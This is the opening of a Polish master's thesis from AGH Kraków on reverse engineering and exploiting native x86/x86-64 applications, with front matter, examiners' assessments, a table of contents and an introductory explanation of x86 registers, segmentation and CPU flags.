

AGH

AKADEMIA GÓRNICZO-HUTNICZA IM. STANISŁAWA STASZICA W KRAKOWIE

Wydział Fizyki i Informatyki Stosowanej

Praca magisterska

Dominik Czarnota

kierunek studiów: **Informatyka Stosowana**

Inżynieria wsteczna oraz znajdowanie i wykorzystywanie luk w aplikacjach natywnych na architekturach x86 i x86-64

Opiekun: **dr hab. inż. Bartosz Mindur**

Kraków, grudzień 2017

Oświadczam, świadomy odpowiedzialności karnej za poświadczenie nieprawdy, że niniejszą pracę dyplomową wykonałem osobiście i samodzielnie i nie korzystałem ze źródeł innych niż wymienione w pracy.

Kraków, 19 czerwca 2017

**Tematyka pracy magisterskiej i praktyki dyplomowej Dominika Czarnoty,
studenta V roku studiów kierunku informatyka stosowana, specjalności
modelowanie i analiza danych**

Temat pracy magisterskiej: **Inżynieria wsteczna oraz znajdowanie i wykorzystywanie luk w aplikacjach natywnych na architekturach x86 i x86-64**

Opiekun pracy: dr hab. inż. Bartosz Mindur

Recenzenci pracy: dr inż. Tomasz Fiutowski

Miejsce praktyki dyplomowej: WFiIS AGH, Kraków

Program pracy magisterskiej i praktyki dyplomowej

1. Omówienie realizacji pracy magisterskiej z opiekunem.
2. Zebranie i opracowanie literatury dotyczącej tematu pracy.
3. Praktyka dyplomowa:
 - wyznaczenie celu pracy,
 - pomoc w przygotowaniu materiałów do przedmiotu obieralnego Inżynieria Wsteczna,
 - prowadzenie warsztatów Capture The Flag w kole naukowym KNI Kernel,
 - aktywny udział w konkursach CTF,
 - sporządzenie sprawozdania z praktyki.
4. Opracowanie części teoretycznej pracy.
5. Analiza oraz omówienie zabezpieczeń programów, możliwych błędów, wykrywania ich oraz wykorzystywania.
6. Analiza wybranych zadań z konkursów CTF, omówienie ich i zatwierdzenie przez opiekuna.
7. Opracowanie redakcyjne pracy.

Termin oddania w dziekanacie:

.....

(podpis kierownika katedry)

.....

(podpis opiekuna)

Pragnę serdecznie podziękować mojemu promotorowi dr hab. inż. Bartoszowi Mindurowi za możliwość rozwoju w kierunku tematyki omówionej w pracy oraz pomoc i wyrozumiałość przy jej realizacji.

Dziękuję również za pomoc merytoryczną oraz językową znajomym:
Agnieszce 'Eternal' Bielec,
Gynvaelowi Coldwindowi,
Maciejowi 'Vesimowi' Kulińskiemu,
Michalinie 'Layice' Oleksy,
Pawłowi 'KrzaQ' Zakrzewskiemu
oraz Tacetowi.

dr hab. inż. Bartosz Mindur
Wydział Fizyki i Informatyki Stosowanej AGH
Katedra Oddziaływań i Detekcji Cząstek

Merytoryczna ocena pracy przez opiekuna:

Praca pana Dominika Czarnoty pt. „Inżynieria wsteczna oraz znajdowanie i wykorzystywanie luk w aplikacjach natywnych na architekturach x86 i x86-64” pod względem tematycznym dotyka bardzo ważnej problematyki, która to z roku na rok staje się coraz ważniejsza – a mianowicie bezpieczeństwa oprogramowania. Autor skupił się na platformie x86 w wersjach 32 i 64 bitowej co wydaje się naturalne, jeśli chodzi o bezpieczeństwo najbardziej wrażliwych serwisów pracujący na komputerach stacjonarnych. Zaprezentowane w pracy badania jednak są dużo bardziej ogólne i mogą znaleźć zastosowanie w pracach nad problematyką bezpieczeństwa oprogramowania w ogólnym znaczeniu (np. inne platformy, w szczególności mobilne).

Zaprezentowana przez pana Dominika Czarnotę praca stanowi tylko (lub aż) słowo wstępne, jeśli chodzi o problematykę bezpieczeństwa aplikacji, mimo tego, iż jest ona bardzo obszerna (ok. 175 stron). Autorowi jednak udało się w miarę przestępnie przedstawić omawianą problematykę, wybór zagadnień został dokonany w odpowiedni sposób. Jako niewielki mankament pracy uważam wystąpienie dużej liczby angielskojęzycznych słów lub zwrotów, które nie zawsze doczekały się pełnego i jasnego wytłumaczenia. Również zaprezentowane fragmenty kodów (przynajmniej niektóre), czyta się w niezbyt płynny sposób, a co ważniejsze nie zawsze wiadomo, która jego część jest najważniejsza dla omawianej kwestii.

Manuskrypt pracy sformatowany jest w sposób porwany i estetyczny, natomiast w niektórych fragmentach znajduje się nieco zbyt dużo niewykorzystanego miejsca, przez co nieco cierpi jej wygląd.

Podsumowując pracę, jako całość oceniam bardzo dobrze, a wspomniane powyżej mankamenty nie uszczuplają jej pozytywnego odbioru w sposób znaczący.

Końcowa ocena pracy przez opiekuna: 5.0

Data: 28.12.2017r.

Podpis:

dr inż. Tomasz Fiutowski
Wydział Fizyki i Informatyki Stosowanej AGH
Katedra Oddziaływań i Detekcji Cząstek

Merytoryczna ocena pracy przez recenzenta:

Celem niniejszej pracy było przedstawienie wybranych technik inżynierii wstecznej oraz zaprezentowanie metod znajdowania i wykorzystywania luk bezpieczeństwa w aplikacjach na architektury x86 i x86-64.

Praca składa się z dziesięciu rozdziałów (w tym wstęp i podsumowanie) oraz trzech dodatków. Rozdziały od pierwszego do ósmego można traktować jako część teoretyczną pracy, w której Autor przedstawił (poparte licznymi przykładami) najważniejsze aspekty inżynierii wstecznej oraz metod znajdowania i wykorzystywania luk. Rozdział dziewiąty pokazuje z kolei praktyczne zastosowanie zaprezentowanych uprzednio metod i narzędzi do uzyskania dostępu do wrażliwych zasobów na zdalnym serwerze.

Manuskrypt wydaje się bardzo obszerny (w sumie 177 strony) jednak ze względu na podejmowaną tematykę i dużą ilość prezentowanych przykładów dalej pozostawia niedosyt. Praca napisana jest w miarę poprawnie niemniej jednak nadużywanie przez Autora zwrotów anglojęzycznych i slangowych pogarsza miejscami jej odbiór. Na minus należy również zaliczyć zmieniający się styl formatowania tekstu, listingów oraz podpisów rysunków.

Końcowa ocena pracy przez recenzenta: 4.5

Data: 3.1.2018r

Podpis:

Skala ocen: 5.0 – bardzo dobra, 4.5 – plus dobra, 4.0 – dobra, 3.5 – plus dostateczna, 3.0 – dostateczna, 2.0 – niedostateczna

Spis treści

Spis treści	13
1. Wstęp	17
1.1. Inżynieria wsteczna (ang. <i>reverse engineering</i>).....	19
2. Architektura x86 oraz x86-64	21
2.1. Rejestry procesora.....	21
2.2. Rejestry ogólnego przeznaczenia	21
2.3. Wskaźnik instrukcji.....	23
2.4. Rejestry segmentowe	23
2.4.1. Tryb rzeczywisty procesora.....	23
2.4.2. Tryb chroniony procesora	24
2.5. Rejestr stanu.....	25
2.6. Kodowanie liczb	28
2.6.1. Kodowanie liczb całkowitych ze znakiem.....	28
2.6.2. Kodowanie liczb całkowitych bez znaku	28
2.6.3. Kodowanie liczb zmiennoprzecinkowych.....	28
2.7. Kolejność ułożenia bajtów w pamięci (ang. <i>endianess</i>).....	30
3. Asembler x86 oraz x86-64	31
3.1. Składnie asemblera.....	32
3.2. Podstawowe instrukcje	33
3.3. Adresacja, wyrażenia matematyczne – notacja „[]”	34
3.4. Stos oraz sarta	34
3.5. Funkcja	35
3.6. Ramka stosu	35
3.6.1. Prolog funkcji – alokacja ramki stosu.....	36
3.6.2. Epilog funkcji – dealokacja ramki stosu	36
3.6.3. Niestandardowe ramki stosu.....	37
3.7. Konwencje wywołań funkcji	38

3.7.1. Wywołania systemowe w systemie Linux oraz ich konwencje	38
3.8. Odczytywanie wartości wskaźnika instrukcji	40
3.9. Adresowanie relatywne względem wskaźnika instrukcji na architekturze x86-64.....	40
3.10. Narzędzia do inżynierii wstecznej wykorzystane w pracy	42
3.10.1. Pakiet GNU Binutils	42
3.10.2. IDA Pro – interaktywny deassembler oraz dekompiletor	47
3.10.3. GDB oraz Pwndbg – debugger	50
4. Wybrane mechanizmy ELFów	53
4.1. Sekcje	53
4.2. Wykorzystywanie bibliotek współdzielonych – globalna tablica offsetów	53
4.3. Start programu	58
5. Zabezpieczenia programów w systemie Linux.....	61
5.1. Ochrona pamięci przed wykonaniem (bit NX/DEP)	61
5.1.1. Wyłączanie bitu NX podczas kompilowania przy pomocy GCC	62
5.1.2. Wyświetlanie stron pamięci w GDB z Pwndbg	62
5.2. Ochrona przed przepełnieniem buforu na stosie	64
5.2.1. Kanarki na stosie	64
5.2.2. Wartość kanarka w programach 32 oraz 64-bitowych.....	64
5.2.3. Ochrona przed przepełnieniem bufora na stosie w GCC	65
5.2.4. Wyświetlanie wartości kanarka na stosie w GDB.....	69
5.2.5. Wyświetlanie wartości wszystkich kanarków na stosie w GDB z Pwndbg.....	70
5.3. RELRO	71
5.3.1. Częściowe RELRO	71
5.3.2. Pełne RELRO	72
5.4. Losowość układu przestrzeni adresowej.....	74
5.4.1. paxtest	74
5.5. Pełna randomizacja przestrzeni adresowej procesu	79
6. Wybrane błędy, które mogą być niebezpieczne	81
6.1. Niepoprawne wykorzystanie typów liczbowych.....	81
6.1.1. Liczby całkowite	81
6.1.2. Liczby rzeczywiste	83
6.2. Błędy typu „kopiuj-wklej”	83
6.3. Sytuacja wyścigu.....	84
6.4. Optymalizacje kompilatora	87

6.5. Błędy kompilatora.....	90
7. Wykrywanie błędów	93
7.1. Instrumentacja kodu	93
7.1.1. AddressSanitizer	93
7.1.2. ThreadSanitizer	96
7.1.3. MemorySanitizer.....	98
7.2. Fuzzing.....	99
7.2.1. American Fuzzy Lop.....	100
8. Techniki wykorzystywania błędów.....	105
8.1. Przepełnienie bufora	105
8.1.1. Przepełnienie bufora na stosie	105
8.1.2. Nadpisanie adresu powrotu	107
8.1.3. Przepełnienie bufora na sterście.....	109
8.2. Shellcode	109
8.3. „Zjeżdżalnia NOPów”	112
8.4. Błędy związane z łańcuchem formatującym	112
8.4.1. Rozszerzenie pozwalające odczytać element o zadanym numerze.....	115
8.4.2. Czytanie z oraz pisanie pod prawie dowolny adres w pamięci procesu.....	115
8.5. Programowanie zorientowane na powroty	119
9. Analiza wybranych problemów	123
9.1. Zadanie „Recho” z Rois CTF 2017	123
9.1.1. Działanie programu	124
9.1.2. Możliwości wykorzystania błędu.....	128
9.1.3. Eksploit	133
9.2. Zadanie „Inst Prof” z Google Quals CTF 2017	136
9.2.1. Informacje podstawowe.....	136
9.2.2. Działanie programu	136
9.2.3. Analiza statyczna działania programu.....	139
9.2.4. Możliwość wycieku pamięci	141
9.2.5. Podstawowy skrypt.....	141
9.2.6. Modyfikacja programu – usunięcie wywołania sleep.....	143
9.2.7. Instrukcje o maksymalnej długości czterech bajtów	145
9.2.8. Stan programu wewnątrz wywołań kolejnych funkcji mem.....	146
9.2.9. Przygotowanie eksploita	148

9.2.10. Zależność pomiędzy adresami zwróconymi przez mmap.....	151
10.Podsumowanie	159
Bibliografia.....	161
Spis rysunków.....	165
Spis tabel.....	167
Spis listingów.....	169
Dodatki.....	177
A. Skrypty do zadania „Recho”	179
B. Zdekompilowany kod oraz skrypty do zadania „Inst Prof”	185
C. Materiały	193

1. Wstęp

Pomimo rozwoju nowych technologii i zabezpieczeń systemów operacyjnych oraz tworzenia coraz to nowszych mechanizmów wykrywających krytyczne błędy, badacze bezpieczeństwa wciąż odnajdują kolejne luki w oprogramowaniu – choć w dzisiejszych czasach nie jest to już tak proste – właśnie ze względu na coraz większą popularyzację oraz tworzenie oprogramowania pozwalającego automatycznie wykrywać niektóre błędy – dzięki czemu często już na etapie rozwoju programu można się ich łatwo pozbyć. Niskopoziomowe błędy bezpieczeństwa nierzadko pozwalają na eskalację uprawnień lub wręcz na przejęcie kontroli nad daną maszyną.

Obecnie mająca miejsce popularyzacja urządzeń Internetu rzeczy – *IoT* (ang. *Internet of Things*) – wiąże się z podłączaniem do Internetu kolejnych urządzeń wbudowanych. Oprogramowanie działające na tych urządzeniach nierzadko tworzone jest w językach programowania nie zapewniających należytego bezpieczeństwa jak na przykład C, C++ czy asembler. Ma to oczywiście swoje uzasadnienie w tym, że języki te doskonale nadają się do urządzeń wbudowanych ze względu na możliwość manualnego zarządzania pamięcią, wysoką wydajnością czy niewielkim rozmiarem programu.

Mnogość błędów w oprogramowaniu sprawia, że wiele osób ich szuka. W branży bezpieczeństwa rozróżnia się tak zwane „czarne kapelucze” (ang. *black hats*), czyli osoby wykorzystujące błędy do nielegalnych celów – oraz „białe kapelucze” (ang. *white hats*) – badaczy bezpieczeństwa, którzy zgłaszają znalezione błędy do wydawców oprogramowania lub w płatnych programach *bug bounty*. Istnieją także firmy skupujące eksploity – czyli programy wykorzystujące dany błąd – które w zależności od oprogramowania oraz tego co można osiągnąć danym exploitem oferują od kilku tysięcy do nawet 1,5 miliona dolarów. Przykładowo za *remote jailbreak* na system Apple iOS, czyli exploit, który pozwoliłby na zdalne przejęcie kontroli nad danym urządzeniem wraz z uzyskaniem uprawnień administratora system [1].

Jednym ze sposobów zaznajomienia się z tematyką przedstawioną w pracy są drużynowe turnieje *CTF* – *Capture The Flag*. Polegają one na rozwiązywaniu zadań w kategoriach powiązanych z bezpieczeństwem/hackingiem takich jak bezpieczeństwo aplikacji webowych (*web*), bezpieczeństwo aplikacji natywnych (*pwn* lub też *binary exploitation*), inżynieria wsteczna (*re*), kryptografia (*crypto*), analiza śledcza (*forensics*), steganografia (*stegano*) oraz rzadziej programowanie i algorytmy (*ppc*). Zawody CTF zazwyczaj są organizowane przez zespoły grające w takie konkursy dla innych zespołów. Odbývają się średnio co dwa tygodnie i większość z nich rozgrywanych jest zdalnie – choć niektóre rozgrywki mają miejsce na różnych konferencjach związanych z tematyką bezpieczeństwa. W konkursach bierze udział od 100 do nawet 1000 dru-

żyn (wliczając w to drużyny jednoosobowe) z całego świata. CTFy trwają typowo od 12 do 48 godzin. Wyniki poszczególnych konkursów są gromadzone w serwisie <https://ctftime.org>, który od lat prowadzi również ranking ogólny.

Celem niniejszej pracy jest przedstawienie wybranych technik inżynierii wstecznej, znajdowania błędów oraz ich wykorzystywania w aplikacjach natywnych na architekturę x86¹ oraz x86-64. W pracy skupiono się głównie na aplikacjach natywnych w systemach Linux. Zostały przedstawione i opisane podstawowe kwestie związane z inżynierią wsteczną, architekturą x86 oraz x86-64, językiem assembler, konwencje wywołań funkcji czy narzędzia wykorzystywane podczas procesu inżynierii wstecznej. Opisano również to w jaki sposób wywoływane są funkcje z bibliotek dynamicznych czy jak wygląda punkt wejścia dla programów napisanych w różnych językach programowania. Praca zawiera informacje na temat zabezpieczeń programów w systemie Linux. Przedstawiono również wybrane błędy popełniane przez programistów, które mogą być krytycznymi błędami z perspektywy bezpieczeństwa systemu. Omówiono również techniki pomagające w znajdowaniu błędów oraz techniki wykorzystywania poszczególnych błędów. Przeprowadzono również analizę wybranych problemów pochodzących z konkursów Capture The Flag.

Wszelkie przedstawione w pracy przykłady – jeżeli nie zostało napisane inaczej – uruchomiono lub przetestowano w następującej konfiguracji:

- System Arch Linux z jądrem w wersji 4.12.3-1-ARCH,
- Kompilator GCC w wersji 7.1.1 20170630,
- Język Python 2.7.13 wraz z modułem Pwntools w wersji 3.6.1,
- Debugger GDB 8.0 skompilowany z wsparciem języka Python 3.6.1 wraz z rozszerzeniem Pwndbg o numerze wersji² 6a1fdb2,
- Interaktywny deassembler IDA Pro w wersji 6.8.

Aby móc w pełni zagłębić się w temat inżynierii wstecznej, znajdowania błędów oraz eksploatacji aplikacji natywnych, warto zapoznać się z architekturą x86, językiem assembler, konwencjami wywołań oraz strukturą samych plików wykonywalnych.

¹Czyli 32 bitową architekturę procesorów. x86 jest również określane w dokumentach firmy Intel jako IA-32.

²Numer wersji Pwndbg to numer wersji pochodzący z systemu kontroli wersji Git.

1.1. Inżynieria wsteczna (ang. *reverse engineering*)

Inżynieria wsteczna – zwana także inżynierią odwrotną – jest procesem badania produktu w celu pozyskania wiedzy między innymi o jego działaniu i sposobie jego wykonywania lub ponownego wytworzenia tego produktu bazując na uzyskanych informacjach. Proces ten – w przypadku oprogramowania – wykorzystuje się w celach:

- Analizy złośliwego oprogramowania,
- Modyfikacji aplikacji bez dostępu do ich kodu źródłowego – np. w przypadku starych aplikacji podatkowych, gdzie zachodzi potrzeba zmiany wartości procentowej podatku,
- Analizy protokołów,
- Odzyskiwania kodu źródłowego (np. poprzez deasemblację oraz dekompilację).

2. Architektura x86 oraz x86-64

x86 to rodzina architektur procesorów typu CISC¹ zapoczątkowana przez firmę Intel poprzez wydanie 16-bitowego procesora 8086. W przypadku 32-bitowych procesorów x86, czyli x86-32 można się spotkać również z nazwą IA-32 (z ang. *Intel Architecture 32 bit*; firmy Intel) lub i386. 64-bitowa wersja x86, czyli x86-64 nazywana jest również AMD64 lub Intel 64² [2].

2.1. Rejestry procesora

Rejestry to umieszczone wewnątrz procesora niewielkie komórki pamięci. Spośród dostępnej pamięci – rejestrów, pamięci podręcznej, pamięci RAM oraz swap-u – procesor może się dostać do nich najszybciej i to na nich wykonuje operacje [3].

2.2. Rejestry ogólnego przeznaczenia

Procesory zgodne z architekturą x86-32 posiadają 8 32-bitowych rejestrów ogólnego przeznaczenia (ang. *GPR – General-Purpose Registers*), które dzielą się na rejestry danych oraz rejestry adresowe.

Nazwy rejestrów danych oraz rejestrów adresowych są poprzedzone literą „E”, która mówi o wielkości rejestrów – w tym przypadku są to rejestry 32-bitowe. Programista może odnieść się do niższej, 16-bitowej części tych rejestrów poprzez usunięcie prefiksu z nazwy rejestru. Ta część rejestru, w przypadku rejestrów danych, dzieli się również na wyższą i niższą – dwie 8-bitowe części, do których również można odwołać się bezpośrednio. W sytuacji, gdy potrzebny jest dostęp np. do wyższej, 16-bitowej części rejestru należy skorzystać z operacji bitowych.

Na architekturze x86-32 istnieją następujące rejestry danych:

- EAX – akumulator (ang. *accumulator*) – wykorzystywany w operacjach arytmetycznych,
- ECX – licznik (ang. *counter*) – używany głównie jako licznik pętli,
- EDX – rejestr danych (ang. *data*) – wykorzystywany w operacjach arytmetycznych oraz operacjach wejścia/wyjścia,
- EBX – rejestr bazowy (ang. *base*) – używany jako wskaźnik na dane.

¹CISC – ang. Complex Instruction Set Computing – rodzaj procesorów, w których pojedynczy rozkaz wykonuje kilka mikrooperacji (np. pobieranie instrukcji, dekodowanie, wykonanie oraz zapisanie wyniku).

²Jak mogłoby się mylnie wydawać, nazwa ta nie określa tego samego co IA-64, która jest pierwotną nazwą 64 bitowej architektury Intel Itanium.

W rejestrach adresowych podział kończy się na 16-bitowej części. Nie można zatem uzyskać bezpośredniego dostępu do niższych czy wyższych 8-bitów dolnej 16-bitowej części rejestru.

Rejestry te to:

- ESI – rejestr indeksowy, wskaźnik źródła (ang. *source index*),
- EDI – rejestr indeksowy, wskaźnik przeznaczenia (ang. *destination index*),
- EBP – wskaźnik bazowy – określa początek ramki stosu,
- ESP – wskaźnik wierzchołka stosu.

Rejestry ESI oraz EDI są wykorzystywane w operacjach blokowego kopiowania danych (instrukcjach `rep`, `repe`, `repz`, `repne`, `repnz`).

W x86-64 rejestry ogólnego przeznaczenia zostały rozszerzone do 64-bitowych, a ich nazwa została poprzedzona literą „R”. Dodano również 8 64-bitowych rejestrów R8-R15, w których możliwy jest dostęp do ich 32-bitowych części poprzez zakończenie ich nazw literą „D”, do 16-bitowej poprzez użycie sufiksu „W” oraz 8-bitowych przez sufiks „B”. Dodatkowo wprowadzono możliwość odwołania się do 8-bitowej dolnej części rejestrów adresowych (RSI, RDI, RBP oraz RSP) poprzez sufiks „L”. Dostęp do poszczególnych części rejestrów został zaprezentowany w tabeli 2.1.

Tabela 2.1. Podział rejestrów ogólnego przeznaczenia x86-64.

Dostęp do bitów				
63-0	31-0	15-0	15-8	7-0
RAX	EAX	AX	AH	AL
RBX	EBX	BX	BH	BL
RCX	ECX	CX	CH	CL
RDX	EDX	DX	DH	DL
RSI	ESI	SI	-	SIL
RDI	EDI	DI	-	DIL
RBP	EBP	BP	-	BPL
RSP	ESP	SP	-	SPL
R8	R8D	R8W	-	R8B
R9	R9D	R9W	-	R9B
R10	R10D	R10W	-	R10B
R11	R11D	R11W	-	R11B
R12	R12D	R12W	-	R12B
R13	R13D	R13W	-	R13B
R14	R14D	R14W	-	R14B
R15	R15D	R15W	-	R15B

2.3. Wskaźnik instrukcji

Wskaźnik instrukcji³. IP (ang. *Instruction Pointer*) jest rejestrem, który przechowuje względny adres instrukcji⁴, która zostanie wykonana przez procesor.

W 32-bitowych aplikacjach rejestr IP jest rozszerzony do rejestru EIP, a dla 64-bitowych do RIP. Wartości tych rejestrów nie da się odczytać bezpośrednio, a zmodyfikować można jedynie poprzez instrukcje skoków oraz wywołania i powrotu z funkcji. Zostało to omówione w sekcjach 3.8 oraz 3.5.

2.4. Rejestry segmentowe

W procesorach o architekturze x86 istnieje 6 rejestrów segmentowych o rozmiarze 16 bitów⁵:

- CS – segment kodu (ang. *code segment*),
- DS – segment danych (ang. *data segment*),
- SS – segment stosu (ang. *stack segment*),
- ES, FS, GS – rejestry dodatkowe dla danych.

Rejestry te, w zależności od trybu pracy procesora, wykorzystywane są w różny sposób.

2.4.1. Tryb rzeczywisty procesora

Tryb rzeczywisty jest pierwszym, 16-bitowym trybem pracy procesorów z rodziny architektury x86. W celach zachowania kompatybilności wstecznej wszystkie procesory z rodziny x86 rozpoczynają pracę w trybie rzeczywistym.

W trybie tym rejestry segmentowe są ściśle związane z segmentacją pamięci. Ich rolą jest przechowywanie początkowych adresów obszarów pamięci, w których znajdują się rozkazy, dane oraz stos programu. Dzięki temu mechanizmowi możliwe jest zaadresowanie większej przestrzeni pamięci, niż to wynika z możliwości adresowania pojedynczym 16-bitowym rejestrem.

Adres logiczny (programowy) zapisywany jest jako dwie liczby 16-bitowe – segment (numer segmentu) oraz przemieszczenie (ang. *offset*). Adres logiczny zapisuje się jako *segment:offset*.

Adres fizyczny liczony jest jako: $segment * 16 + offset$. Segmenty nie są rozłączne, a zatem wiele – dokładnie 4096 – różnych adresów logicznych może odwoływać się do tej samej komórki pamięci, na przykład:

³Wskaźnik instrukcji jest czasem mylony z licznikiem programu, PC (ang. *Program Counter*), który występuje na innych architekturach. W przeciwieństwie do IP, wskazuje on jednak bezpośrednio instrukcję, która ma się wykonać [4].

⁴Adres bezwzględny jest obliczany w różny sposób w zależności od trybu pracy procesora. W obliczeniach tych wykorzystywany jest rejestr segmentowy CS.

⁵Tak naprawdę rejestry te są większe, a 16-bitowa część przedstawiona w dokumencie to ich jawna część (ang. *visible*). Niejawna – czy też ukryta (ang. *hidden*) część nazywana jest w języku angielskim *descriptor cache* lub *shadow register* [5].

```
segment:offset = 0x0000:0x7c00
adres fizyczny = 0x0000*0x10 + 0x7c00 = 0x7c00

segment:offset = 0x07c0:0x0000
adres fizyczny = 0x07c0*0x10 + 0x0000 = 0x7c00
```


Ze względu na to, że segment i przemieszczenie mają rozmiar 16 bitów, w trybie rzeczywistym można maksymalnie zaadresować $0xFFFF + 0xFFFF*0x10 = 1114095$ bajtów (w zaokrągleniu - 1088 kB)⁶ [6].

2.4.2. Tryb chroniony procesora

Tryb chroniony jest głównym trybem pracy procesorów z rodziny x86. Umożliwia stronicowanie pamięci oraz korzystanie z poziomów uprawnień (ang. *privilege levels* lub też *rings*). Funkcjonalności te pozwalają systemowi operacyjnemu na izolację, kontrolę oraz zapewnienie bezpieczeństwa aplikacji użytkownika [7].

W trybie chronionym rejestry segmentowe wykorzystywane są jako selektory segmentów. Selektor segmentu został przedstawiony na rysunku 2.1. Dzieli się on na trzy części:

- Bity 0-1 oznaczają poziom uprawnień. Poziom jest oznaczany przez wartości od 0-3, gdzie 0 to poziom najbardziej uprzywilejowany – tzw. *ring 0*.
- Bit 2 mówi o tabeli deskryptorów – wyłączony oznacza globalną tabelę deskryptorów (*GDT - Global Descriptor Table*), a włączony – lokalną (*LDT - Local Descriptor Table*).
- Wartość utworzona z bitów 3-15 jest indeksem w danej tabeli deskryptorów.



Rysunek 2.1. Selektor segmentu [8].

W powszechnie używanych systemach operacyjnych (Windows, Linux, Mac OS X) wartości rejestrów segmentowych ustawiane są na podstawie poziomu uprzywilejowania, czyli tego czy system operacyjny znajduje się w przestrzeni użytkownika (ang. *user space*), czy w przestrzeni jądra (ang. *kernel space*). Wyjątkiem są rejestry FS oraz GS, które są wykorzystywane przez systemy operacyjne do specjalnych celów.

Na 32-bitowych systemach Windows rejestr FS wskazuje na strukturę *TIB* (ang. *Thread Information Block*; zwanej także *TEB - Thread Environment Block*), która przechowuje informacje

⁶Wymaga to włączonego bitu adresowego A20, który domyślnie jest wyłączony w celach zachowania kompatybilności ze starszymi procesorami. Bez włączenia go możliwe jest zaadresowanie jedynie 1024 kB pamięci.

o obecnie wykonywanym wątku. Na 64-bitowych systemach Windows rolę tę pełni rejestr GS [9].

W systemach Linux rejestr GS jest używany przez jądro systemu do przechowywania danych związanych z procesorem. Rejestry GS oraz FS są również wykorzystywane przez kompilator GCC do wskazywania na pamięć lokalną wątku – *TLS* (ang. *Thread-local storage*) oraz do przechowywania oryginalnej wartości kanarka służącego jako zabezpieczenie przed nadpisaniem stosu (zabezpieczenie to zostało opisane w sekcji 5.2) [10].

2.5. Rejestr stanu

Rejestr stanu, nazywany również rejestrem flag przechowuje informacje o stanie procesora. Wartości poszczególnych flag mogą być zależne od ostatnio wykonanej instrukcji lub trybu pracy procesora. Poprzez flagę rozumiemy wartość pojedynczego bitu w tym rejestrze.

Pierwotnie był to rejestr 16-bitowy i nazywany był rejestrem FLAGS. W procesorach 32-bitowych rejestr ten jest 32-bitowy i nazywany jest EFLAGS, natomiast w 64-bitowych – analogicznie jest on 64-bitowy i nazywany jest RFLAGS. W tabeli 2.2 przedstawiono mapowanie bitów rejestru flag i jego kolejnych rozszerzeń na poszczególne flagi.

Flagi dzielimy na trzy kategorie:

- statusu,
- kontrolne,
- systemowe.

W przypadku programów działających w trybie użytkownika interesujące są głównie flagi statusu, gdyż sporo instrukcji modyfikuje lub wykorzystuje ich wartość. Zostały one opisane poniżej.

Flagi statusu

Flagi statusu określają wynik operacji arytmetycznych takich jak dodawanie (*add*), odejmowanie (*sub*), mnożenie (*mul*) oraz dzielenie (*div*). Są to flagi:

CF – flaga przeniesienia (ang. *carry flag*) – jest ustawiana gdy operacja arytmetyczna powoduje przeniesienie albo pożyczanie najbardziej znaczącego bitu w wyniku; w innym wypadku jest czyszczona. W przypadku arytmetyki na liczbach całkowitych bez znaku wskazuje czy wystąpiło przepełnienie wartości.

PF – flaga parzystości (ang. *parity flag*) – jest ustawiana jeśli najmniej znaczący bajt wyniku zawiera parzystą liczbę bitów 1; w innym wypadku jest czyszczona.

AF – pomocnicza flaga przeniesienia (ang. *auxiliary carry flag*) – jest ustawiana gdy operacja arytmetyczna powoduje przeniesienie lub pożyczanie trzeciego bitu w wyniku; w innym wypadku jest czyszczona. Jest wykorzystywana w arytmetyce na liczbach BCD (ang. *Binary-Coded Decimal* – system dziesiętny zakodowany dwójkowo).

ZF – flaga zera (ang. *zero flag*) – jest ustawiana gdy wynik jest zerem; w innym wypadku jest

czyszczona.

SF – flaga znaku (ang. *sign flag*) – ustawiana na tę samą wartość jaką ma znaczący bit w wyniku, czyli bit znaku w liczbach całkowitych ze znakiem (wartość 0 – liczba dodatnia, 1 – liczba ujemna).

OF – flaga przepełnienia (ang. *overflow flag*) – ustawiana, jeżeli wynik operacji na liczbie całkowitej jest za dużą liczbą dodatnią lub za małą liczbą ujemną (nie uwzględniając bitu znaku) aby móc zmieścić się w danym operandzie⁷; w innym wypadku jest czyszczona.

Spośród flag statusu tylko wartość flagi CF można zmienić bezpośrednio – poprzez instrukcje `stc`, `clc` oraz `cmc`. Istnieją również instrukcje które kopiują dany bit do wartości CF (`bt`, `bts`, `btr` oraz `btc`) [11].

Oprócz operacji arytmetycznych flagi statusu wykorzystywane są też w instrukcjach:

- skoków warunkowych – `Jcc` (gdzie `CC` to kod warunku) – na przykład:
 - `jo` – *jump if overflow* – skocz gdy `OF=1`,
- warunkowego ustawienia bajtu – `SETcc`,
- pętli warunkowych – `LOOPcc`,
- warunkowej wersji instrukcji `mov` – `CMOVcc`.

⁷rejestrze lub pamięci

Tabela 2.2. Kolejne bity rejestru flag wraz z wyjaśnieniem. Niektóre z bitów są zarezerwowane i nie należy ich używać.

Rejestr FLAGS (16-bitowy)			
Bit	Skrót	Opis	Kategoria
0	CF	flaga przeniesienia (<i>carry flag</i>)	statusu
1	-	bit zarezerwowany, zawsze 1	-
2	PF	flaga parzystości (<i>parity flag</i>)	statusu
3	-	bit zarezerwowany	-
4	AF	flaga wyrównania (<i>auxiliary carry flag</i>)	statusu
5	-	bit zarezerwowany	-
6	ZF	flaga zera (<i>zero flag</i>)	statusu
7	SF	flaga znaku (<i>sign flag</i>)	statusu
8	TF	flaga pracy krokowej (<i>trap flag</i> lub <i>single step flag</i>)	systemowa
9	IF	flaga przerwania (<i>interrupt enable flag</i>)	systemowa
10	DF	flaga kierunku (<i>direction flag</i>)	kontrolna
11	OF	flaga przepełnienia (<i>overflow flag</i>)	statusu
12, 13	IOPL	poziom uprzywilejowania wejścia/wyjścia (<i>I/O privilege level</i>)	systemowe
14	NT	flaga zadania zagnieżdżonego (<i>nested task flag</i>)	systemowa
15	-	bit zarezerwowany	-
Rejestr ELAGS (32-bitowy)			
16	RF	flaga wznowienia (<i>resume flag</i>)	systemowa
17	VM	flaga trybu wirtualnego 8086 (<i>virtual 8086 mode flag</i>)	systemowa
18	AC	sprawdzenie wyrównania (<i>alignment check</i>)	systemowa
19	VIF	flaga przerwania wirtualnego (<i>virtual interrupt flag</i>)	systemowa
20	VIP	oczekujące przerwanie wirtualne (<i>virtual interrupt pending</i>)	systemowa
21	ID	identyfikacja (<i>identification</i>)	systemowa
22-31	-	bity zarezerwowane	-
Rejestr RFLAGS (64-bitowy)			
32-63	-	bity zarezerwowane	-

2.6. Kodowanie liczb

Podczas zapisywania wartości w pamięci lub rejestrze, jest ona zapisywana przy użyciu odpowiedniego kodowania.

2.6.1. Kodowanie liczb całkowitych ze znakiem
